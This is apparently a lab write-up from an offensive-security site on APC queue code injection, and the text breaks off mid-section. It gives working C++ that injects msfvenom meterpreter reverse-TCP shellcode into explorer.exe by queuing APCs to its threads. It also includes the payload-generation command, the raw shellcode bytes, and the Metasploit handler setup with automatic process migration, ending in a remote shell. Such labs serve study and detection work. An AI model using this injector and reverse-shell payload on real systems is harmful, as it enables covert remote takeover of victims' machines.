APC Queue Code Injection

ired.team/offensive-security/code-injection-process-injection/apc-queue-code-injection

This lab looks at the APC (Asynchronous Procedure Calls) queue code injection - a well known technique I had not played with in the past.

Some simplified context around threads and APC queues:

- Threads execute code within processes
- Threads can execute code asynchronously by leveraging APC queues
- Each thread has a queue that stores all the APCs
- Application can queue an APC to a given thread (subject to privileges)
- When a thread is scheduled, queued APCs get executed
- Disadvantage of this technique is that the malicious program cannot force the victim thread to execute the injected code - the thread to which an APC was queued to, needs to enter/be in an alertable state (i.e `SleepEx`), but you may want to check out Shellcode Execution in a Local Process with QueueUserAPC and NtTestAlert


Execution

A high level overview of how this lab works:

- Write a C++ program apcqueue.exe that will:
    - Find explorer.exe process ID
    - Allocate memory in explorer.exe process memory space
    - Write shellcode to that memory location
    - Find all threads in explorer.exe
    - Queue an APC to all those threads. APC points to the shellcode
- Execute the above program
- When threads in explorer.exe get scheduled, our shellcode gets executed
- Rain of meterpreter shells


Let's start by creating a meterpreter shellcode to be injected into the victim process:

```
attacker@kali

msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.0.0.5 LPORT=443 -f c
```



```
→  ~/tools git:(master) ✗ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.0.0.5 LPORT=443 -f c > evil64-c.txt
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 510 bytes
Final size of c file: 2166 bytes
→  ~/tools git:(master) ✗ cat evil64-c.txt
unsigned char buf[] =
"\xfc\x48\x83\xe4\xf0\xe8\xcc\x00\x00\x00\x41\x51\x41\x50\x52"
"\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60\x48\x8b\x52\x18\x48"
"\x8b\x52\x20\x48\x8b\x72\x50\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9"
"\x48\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41"
"\x01\xc1\xe2\xed\x52\x41\x51\x48\x8b\x52\x20\x8b\x42\x3c\x48"
```

I will be injecting the shellcode into `explorer.exe` since there's usually a lot of thread activity going on, so there is a better chance to encounter a thread in an alertable state that will kick off the shellcode. I will find the process I want to inject into with `Process32First` and `Process32Next` calls:




```
if (Process32First(snapshot, &processEntry)) {
    while (_wcsicmp(processEntry.szExeFile, L"explorer.exe") != 0) {
        Process32Next(snapshot, &processEntry);
    }
}
```

Once explorer PID is found, we need to get a handle to the explorer.exe process and allocate some memory for the shellcode. The shellcode is written to explorer's process memory and additionally, an APC routine, which now points to the shellcode, is declared:

```
victimProcess = OpenProcess(PROCESS_ALL_ACCESS, 0, processEntry.th32ProcessID);
LPVOID shellAddress = VirtualAllocEx(victimProcess, NULL, shellSize, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
PTHREAD_START_ROUTINE apcRoutine = (PTHREAD_START_ROUTINE)shellAddress;
WriteProcessMemory(victimProcess, shellAddress, buf, shellSize, NULL);
```

If we compile and execute `apcqueue.exe`, we can indeed see the shellcode gets injected into the process successully:



apcqueue (Debugging) - Microsoft Visual Studio

Process: [0x2088] apcqueue.exe   Thread: [0xB14] Main Thread   Stack Frame: main

```
#include "pch.h"
#include <iostream>
#include <Windows.h>
#include <TlHelp32.h>
#include <vector>

main()

unsigned char buf[] = "\xfc\x48\x83\xe4\xf0\xe8\xcc\x00\x00\x00\x41\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60\x48\x8b\x52\x18\x48\x8b\x52\

HANDLE snapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS | TH32CS_SNAPTHREAD, 0);
HANDLE victimProcess = NULL;
PROCESSENTRY32 processEntry = { sizeof(PROCESSENTRY32) };
THREADENTRY32 threadEntry = { sizeof(THREADENTRY32) };
std::vector<DWORD> threadIds;
SIZE_T shellSize = sizeof(buf);
HANDLE threadHandle = NULL;

if (Process32First(snapshot, &processEntry)) {
    while (_wcsicmp(processEntry.szExeFile, L"explorer.exe") != 0) {
        Process32Next(snapshot, &processEntry);
    }
}

victimProcess = OpenProcess(PROCESS_ALL_ACCESS, 0, processEntry.th32ProcessID);
LPVOID shellAddress = VirtualAllocEx(victimProcess, NULL, shellSize, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
PTHREAD_START_ROUTINE apcRoutine = (PTHREAD_START_ROUTINE)shellAddress;
WriteProcessMemory(victimProcess, shellAddress, buf, shellSize, NULL);

if (Thread32First(snapshot, &threadEntry)) {
```

Locals

Name	Value	Type
apcRoutine	0x0000000002860000	unsigned long(*)(void *)
buf	0x0000005c367cef40 "üHƒäðèÌ"	unsigned char[0x000001ff]
processEntry	{dwSize=0x00000238 cntUsage=0x00000000 th32ProcessID=0x000013f4 ...}	tagPROCESSENTRY32W
shellAddress	0x0000000002860000	void *
shellSize	0x00000000000001ff	unsigned __int64
snapshot	0x00000000000000a8	void *
threadEntry	{dwSize=0x0000001c cntUsage=0x00000000 th32ThreadID=0x00000000 ...}	tagTHREADENTRY32
threadHandle	0x0000000000000000	void *
threadIds	{ size=0x0000000000000000 }	std::vector<unsigned long,std::all...
victimProcess	0x00000000000000ac	void *

HxD - [explorer.exe (5108)]

```
Offset(h)    00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text
000002860000 FC 48 83 E4 F0 E8 CC 00 00 00 41 51 41 50 52 51  üHƒäðèÌ...AQAPRQ
000002860010 56 48 31 D2 65 48 8B 52 60 48 8B 52 18 48 8B 52  VH1ÒeH‹R`H‹R.H‹R
000002860020 20 48 8B 72 50 48 0F B7 4A 4A 4D 31 C9 48 31 C0   H‹rPH.·JJM1ÉH1À
000002860030 AC 3C 61 7C 02 2C 20 41 C1 C9 0D 41 01 C1 E2 ED  ¬<a|., AÁÉ.A.Áâí
000002860040 52 41 51 48 8B 52 20 8B 42 3C 48 01 D0 66 81 78  RAQH‹R ‹B<H.Ðf.x
000002860050 18 0B 02 0F 85 72 00 00 00 8B 80 88 00 00 00 48  .....r...‹€ˆ...H
000002860060 85 C0 74 67 48 01 D0 50 8B 48 18 44 8B 40 20 49  …ÀtgH.ÐP‹H.D‹@ I
000002860070 01 D0 E3 56 48 FF C9 41 8B 34 88 48 01 D6 4D 31  .ÐãVHÿÉA‹4ˆH.ÖM1
000002860080 C9 48 31 C0 AC 41 C1 C9 0D 41 01 C1 38 E0 75 F1  ÉH1À¬AÁÉ.A.Á8àuñ
000002860090 4C 03 4C 24 08 45 39 D1 75 D8 58 44 8B 40 24 49  L.L$.E9ÑuØXD‹@$I
0000028600A0 01 D0 66 41 8B 0C 48 44 8B 40 1C 49 01 D0 41 8B  .ÐfA‹.HD‹@.I.ÐA‹
0000028600B0 04 88 48 01 D0 41 58 41 58 5E 59 5A 41 58 41 59  .ˆH.ÐAXAX^YZAXAY
0000028600C0 41 5A 48 83 EC 20 41 52 FF E0 58 41 59 5A 48 8B  AZHƒì ARÿàXAYZH‹
0000028600D0 12 E9 4B FF FF FF 5D 49 BE 77 73 32 5F 33 32 00  .éKÿÿÿ]I¾ws2_32.
0000028600E0 00 41 56 49 89 E6 48 81 EC A0 01 00 00 49 89 E5  .AVI‰æH.ì ...I‰å
0000028600F0 49 BC 02 00 01 BB 0A 00 00 05 41 54 49 89 E4 4C  I¼...»....ATI‰äL
000002860100 89 F1 41 BA 4C 77 26 07 FF D5 4C 89 EA 68 01 01  ‰ñA°Lw&.ÿÕL‰êh..
000002860110 00 00 59 41 BA 29 80 6B 00 FF D5 6A 0A 41 5E 50  ..YA°)€k.ÿÕj.A^P
000002860120 50 4D 31 C9 4D 31 C0 48 FF C0 48 89 C2 48 FF C0  PM1ÉM1ÀHÿÀH‰ÂHÿÀ
000002860130 48 89 C1 41 BA EA 0F DF E0 FF D5 48 89 C7 6A 10  H‰ÁA°ê.ßàÿÕH‰Çj.
000002860140 41 58 4C 89 E2 48 89 F9 41 BA 99 A5 74 61 FF D5  AXL‰âH‰ùA°™¥taÿÕ
000002860150 85 C0 74 0A 49 FF CE 75 E5 E8 93 00 00 00 48 83  …Àt.IÿÎuåè“...Hƒ
000002860160 EC 10 48 89 E2 4D 31 C9 6A 04 41 58 48 89 F9 41  ì.H‰âM1Éj.AXH‰ùA
```


Process Hacker [WS01\mantvydas]+ (Administrator)

Name	PID	CPU	I/O total ...	Private b...	User name	Description
SgrmBroker.exe	7112			2.81 MB	NT AUTHORITY\SYSTEM	System Guard Runtime Monit...
svchost.exe	8024			2.35 MB	NT AUTHORITY\SYSTEM	Host Process for Windows Ser...
svchost.exe	3608			2.34 MB	NT A...\LOCAL SERVICE	Host Process for Windows Ser...

explorer.exe (5108) (0x2860000 - 0x2861000)

```
00000000 fc 48 83 e4 f0 e8 cc 00 00 00 41 51 41 50 52 51 .H........AQAPRQ
00000010 56 48 31 d2 65 48 8b 52 60 48 8b 52 18 48 8b 52 VH1.eH.R`H.R.H.R
00000020 20 48 8b 72 50 48 0f b7 4a 4a 4d 31 c9 48 31 c0  H.rPH..JJM1.H1.
00000030 ac 3c 61 7c 02 2c 20 41 c1 c9 0d 41 01 c1 e2 ed .<a|., A...A....
00000040 52 41 51 48 8b 52 20 8b 42 3c 48 01 d0 66 81 78 RAQH.R .B<H..f.x
00000050 18 0b 02 0f 85 72 00 00 00 8b 80 88 00 00 00 48 .....r.........H
00000060 85 c0 74 67 48 01 d0 50 8b 48 18 44 8b 40 20 49 ..tgH..P.H.D.@ I
00000070 01 d0 e3 56 48 ff c9 41 8b 34 88 48 01 d6 4d 31 ...VH..A.4.H..M1
00000080 c9 48 31 c0 ac 41 c1 c9 0d 41 01 c1 38 e0 75 f1 .H1..A...A..8.u.
00000090 4c 03 4c 24 08 45 39 d1 75 d8 58 44 8b 40 24 49 L.L$.E9.u.XD.@$I
000000a0 01 d0 66 41 8b 0c 48 44 8b 40 1c 49 01 d0 41 8b ..fA..HD.@.I..A.
000000b0 04 88 48 01 d0 41 58 41 58 5e 59 5a 41 58 41 59 ..H..AXAX^YZAXAY
000000c0 41 5a 48 83 ec 20 41 52 ff e0 58 41 59 5a 48 8b AZH.. AR..XAYZH.
000000d0 12 e9 4b ff ff ff 5d 49 be 77 73 32 5f 33 32 00 ..K...]I.ws2_32.
000000e0 00 41 56 49 89 e6 48 81 ec a0 01 00 00 49 89 e5 .AVI..H......I..
000000f0 49 bc 02 00 01 bb 0a 00 00 05 41 54 49 89 e4 4c I.........ATI..L
00000100 89 f1 41 ba 4c 77 26 07 ff d5 4c 89 ea 68 01 01 ..A.Lw&...L..h..
00000110 00 00 59 41 ba 29 80 6b 00 ff d5 6a 0a 41 5e 50 ..YA.).k...j.A^P
00000120 50 4d 31 c9 4d 31 c0 48 ff c0 48 89 c2 48 ff c0 PM1.M1.H..H..H..
00000130 48 89 c1 41 ba ea 0f df e0 ff d5 48 89 c7 6a 10 H..A.......H..j.
00000140 41 58 4c 89 e2 48 89 f9 41 ba 99 a5 74 61 ff d5 AXL..H..A...ta..
00000150 85 c0 74 0a 49 ff ce 75 e5 e8 93 00 00 00 48 83 ..t.I..u......H.
00000160 ec 10 48 89 e2 4d 31 c9 6a 04 41 58 48 89 f9 41 ..H..M1.j.AXH..A
00000170 ba 02 d9 c8 5f ff d5 83 f8 00 7e 55 48 83 c4 20 ...._.....~UH..
00000180 5e 89 f6 6a 40 41 59 68 00 10 00 00 41 58 48 89 ^..j@AYh....AXH.
00000190 f2 48 31 c9 41 ba 58 a4 53 e5 ff d5 48 89 c3 49 .H1.A.X.S...H..I
000001a0 89 c7 4d 31 c9 49 89 f0 48 89 da 48 89 f9 41 ba ..M1.I..H..H..A.
000001b0 02 d9 c8 5f ff d5 83 f8 00 7d 28 58 41 57 59 68 ..._.....}(XAWYh
000001c0 00 40 00 00 41 58 6a 00 5a 41 ba 0b 2f 0f 30 ff .@..AXj.ZA../.0.
000001d0 d5 57 59 41 ba 75 6e 4d 61 ff d5 49 ff ce e9 3c .WYA.unMa..I...<
000001e0 ff ff ff 48 01 c3 48 29 c6 48 85 f6 75 b4 41 ff ...H..H).H..u.A.
000001f0 e7 58 6a 00 59 49 c7 c2 f0 b5 a2 56 ff d5 00 00 .Xj.YI.....V....
00000200 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000210 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
```

A quick detour - the below shows a screenshot from the Process Hacker where our malicious program has a handle to explorer.exe - good to know for debugging and troubleshooting:




apcqueue.exe (8328) Properties

☑ Hide unnamed handles

Type	Name	Handle
Directory	\KnownDlls	0x38
Directory	\Sessions\1\BaseNamedObjects	0x90
File	\\VBoxSvr\Experiments\CodeInjection\apcqueue\apcqueue\apcqueue	0x44
File	\Device\ConDrv	0x48
File	\Device\ConDrv	0x4c
File	\Device\ConDrv	0x54
File	\Device\ConDrv	0x58
File	\Device\ConDrv	0x5c
Key	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options	0x8
Key	HKLM\SYSTEM\ControlSet001\Control\Session Manager	0xa0
Key	HKLM\SYSTEM\ControlSet001\Control\Nls\Sorting\Versions	0xa4
Process	explorer.exe (5108)	0xac
Section	Commit (132 kB)	0xa8

Back to the code - we can now enumerate all threads of explorer.exe and queue an APC (points to the shellcode) to them:




```
if (Thread32First(snapshot, &threadEntry)) {
    do {
        if (threadEntry.th32OwnerProcessID == processEntry.th32ProcessID) {
            threadIds.push_back(threadEntry.th32ThreadID);
        }
    } while (Thread32Next(snapshot, &threadEntry));
}

for (DWORD threadId : threadIds) {
    threadHandle = OpenThread(THREAD_ALL_ACCESS, TRUE, threadId);
    QueueUserAPC((PAPCFUNC)apcRoutine, threadHandle, NULL);
    Sleep(1000 * 2);
}
```

sleep for some throttling

Switching gears to the attacking machine - let's fire up a multi handler and set an `autorunscript` to migrate meterpreter sessions to some other process before they die with the dying threads:

```
attacker@kali

msfconsole -x "use exploits/multi/handler; set lhost 10.0.0.5; set lport 443; set
payload windows/x64/meterpreter/reverse_tcp; exploit"

set autorunscript post/windows/manage/migrate
```

Once the `apcqueue` is compiled and run, a meterpreter session is received - the technique worked:



```
msf exploit(multi/handler) > set auto
set autoloadstdapi            set autosysteminfo            set autoverifysessiontimeout
set autorunscript             set autoverifysession
msf exploit(multi/handler) > set autorunscript post/windows/manage/migrate
autorunscript => post/windows/manage/migrate
msf exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.0.5         yes       The listen address (an interface may be specified)
   LPORT     443              yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.0.0.5:443
[*] Sending stage (206403 bytes) to 10.0.0.7
[*] Meterpreter session 4 opened (10.0.0.5:443 -> 10.0.0.7:49795) at 2019-05-26 13:41:01 +0100

[*] Session ID 4 (10.0.0.5:443 -> 10.0.0.7:49795) processing AutoRunScript 'post/windows/manage/migrate'
[*] Running module against WS01
[*] Current server process: explorer.exe (5292)
[*] Spawning notepad.exe process to migrate to
[+] Migrating to 3500
[+] Successfully migrated to process 3500

meterpreter >
meterpreter > shell
Process 6136 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.504]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>whoami
whoami
ws01\mantvydas

C:\WINDOWS\system32>
```

States

As mentioned earlier, in order for the APC code injection to work, the thread to which an APC is queued, needs to be in an `alertable` state.

To get a better feel of what this means, I created another project called `alertable` that only did one thing - slept for 60 seconds. The application was sent to sleep using (note the important second parameter):

